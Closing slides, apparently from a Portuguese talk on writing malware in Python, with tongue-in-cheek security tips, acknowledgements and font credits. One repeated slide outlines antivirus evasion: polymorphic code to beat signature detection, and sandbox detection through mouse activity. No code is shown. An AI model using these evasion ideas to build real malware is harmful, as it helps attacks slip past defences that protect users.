- Não faça download de nada pela Internet

A não ser que você...

- Não compartilhe arquivos e/ou links com ninguém
- Não permita que ninguém além de você use seu computador
- Não use a Internet para compras, entretenimento adulto ou jogos online
- Nunca utilize uma rede WiFi pública
- Não compartilhe o seu WiFi privado com ninguém
- Nunca clique em nenhuma propaganda
- Utilize senhas extremamente seguras e nunca repete nenhuma
- Não utilize um smartphone
- Não faça download de nada pela Internet
- **Não utilize um sistema operacional**

Proteção contra antivírus

7.



7.

Proteção contra antivírus

- Assinatura => Código polimórfico



7.

Proteção contra antivírus

- Assinatura => Código polimórfico
- Sandbox => Detecção (mouse)

<https://github.com/boppreh/mouse/>



7.

Proteção contra antivírus

- Assinatura => Código polimórfico
- Sandbox => Detecção (mouse)
- Método heurístico => ?



Muito obrigado!




Alguma pergunta?

Você pode falar comigo em

- @yanorestes
- yan.orestes@alura.com.br

<https://speakerdeck.com/yanorestes/criando-um-malware-com-python>

Agradecimentos especiais



- Python Brasil
- Roosevelt Fujikawa (*kyfujikawa@uol.com.br*)
- Alura/Caelum
- Casa do Código (**PythonBrasil&CasadoCodigo**)



15%

Design da apresentação



Essa apresentação usa as seguintes fontes:

- Títulos: Work sans bold
- Corpo: Work sans light
- Código: Arial com formatação do **tohtml.com**

Você pode baixar as fontes nessa página

<https://github.com/weiweihuanghuang/Work-Sans/tree/master/fonts/desktop>

Layout dos slides e ícones por SlidesCarnival